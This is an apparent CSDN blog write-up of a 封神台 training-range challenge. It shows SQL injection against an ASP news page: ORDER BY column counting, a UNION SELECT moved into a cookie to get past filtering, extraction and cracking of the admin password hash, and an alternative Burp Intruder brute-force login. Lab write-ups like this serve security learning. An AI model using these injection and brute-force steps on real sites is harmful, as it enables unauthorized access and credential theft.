封神台-第二章 尤里的复仇

原创

ploto_cs 于 2020-09-26 11:23:37 发布 1421 收藏

分类专栏： # 封神台 文章标签： 信息安全

本文链接：https://blog.csdn.net/ploto_cs/article/details/108809704

封神台 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

封神台-第二章 尤里的复仇

1.

任意选择一条新闻动态

2.

发现出现交互界面 url中id=170 存在注入点


3.判断字段数

?id=170+order+by+10

?id=170+order+by+11


4.使用modheader

直接在url中输入 报错



第一个字段写cookie 第二个字段 id=170+UNION+SELECT+1,2,3,4,5,6,7,8,9,10+from+admin

5.在url中输入http://59.63.200.79:8004/shownews.asp



没有报错，并且看到存在admin表，2.3.7.8.9处可以添加查询字段，可以输入username和password

6.重新构造modheader

2处显示 username admin

3处显示password b9a2a2b5dffb918c

7.password经过md5解密后

8.登录59.63.200.79:8004/admin

Username: admin

Password:welcome

突发奇想，虽然不正规 哈哈哈哈


假设已知后台登录登录网址为59.63.200.79:8004/admin

且用户名已知为admin

直接使用bp爆破密码


1.任意输入密码，抓包

2.发送至intruder



标记密码处

Payload处添加自己的密码本



这里调整线程数为10

可以显示结果为welcome

3.登录拿key

网络信息安全-ploto